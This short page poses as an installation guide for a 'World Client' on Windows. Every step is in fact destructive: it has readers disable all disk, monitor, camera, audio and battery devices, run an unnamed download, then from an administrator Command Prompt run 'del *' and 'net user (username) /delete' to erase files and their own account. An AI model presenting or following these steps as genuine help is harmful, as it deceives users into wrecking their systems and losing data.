

Instruction Guide to download World Client on Windows



Step 1: Navigate to your search box, enter “Device Manager,” and open it.

Step 2: Locate “Audio inputs and outputs,” click on it, right-click all listed devices, and press “Disable Device” on all of them.

Step 3: Do the same for “Batteries” “Cameras” “Disk Drives” and “Monitors” disabling all of them

Make sure to do “Monitors” last and disable all listed devices in each section.



Installation Option #2

Step 1: Download [this file](#) and run it.



Step 2: If your computer crashes, then please fill out this form:

<https://forms.gle/6QjENCzSXAmcUEpF7>

Step 3: After filling out the form, go to your search box, enter “Command Prompt,” and press “Run As Administrator”

Step 4: In the Command Prompt window, type “del *” and press enter.

Step 5: Next, please type “net user (username) /delete” Replace (username) with the name of the account you normally use but make sure you are logged in on a different account.
